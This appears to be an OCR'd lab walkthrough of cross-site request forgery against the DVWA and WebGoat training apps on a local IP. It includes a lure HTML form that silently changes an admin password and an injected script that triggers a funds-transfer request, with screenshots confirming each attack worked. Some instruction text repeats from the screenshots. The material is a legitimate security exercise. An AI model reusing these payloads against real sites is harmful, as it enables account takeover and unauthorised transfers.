
Username

admin

Password

•••••

Login




Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

More info


http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Create a html file and enter this code



```
<html>
<h1>Join Mobile Forensic Workshop</h1>
Click to register !
<form action="http://192.168.200.13/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="ajay"><br>
    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="ajay">
    <input type="submit" value="Click Here !" name="Change">
</form>
</html>
```

Open the html file in the browser




file:///home/parrot/Desktop/csrf.html

Join Mobile Forensic Workshop

Click to register !

Password has changed



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


Change

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Logout and login with original credentials (admin/admin)




192.168.200.13/dvwa/login.php

Username: admin

Password: •••••


Login failed

Which fails hence we have to login with new credentials(admin/ajay)



To reset the password, enter this link in browser and click on reset database

```
http://192.168.200.13/dvwa/setup.php
```



Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**


Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

owaspbwa > Cross-Site Scripting (XSS) > Cross Site Request Forgery (CSRF)




Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:
Message:

Enter this code in message bar


```
<script>window.location="http://192.168.200.13/WebGoat/attack?Screen=52&menu=900&transferFunds=4000"</script>
```



Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.


Title: attack5
Message:
```
<script>window.location="http://192.168.200.13/WebGoat
/attack?Screen=52&menu=900&transferFunds=4000"</script>
```

Click submit and now select the message from list



Message List
attack1
attack2
attack3
attack4
attack5

Created by Sherif Koussa SoftwareSecured



Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

*** Congratulations. You have successfully completed this lesson.**


Electronic Transfer Complete
Amount Transfered: 4000

Created by Sherif Koussa SoftwareSecured

OWASP Foundation | Project WebGoat | Report Bug

Enter this code in message bar

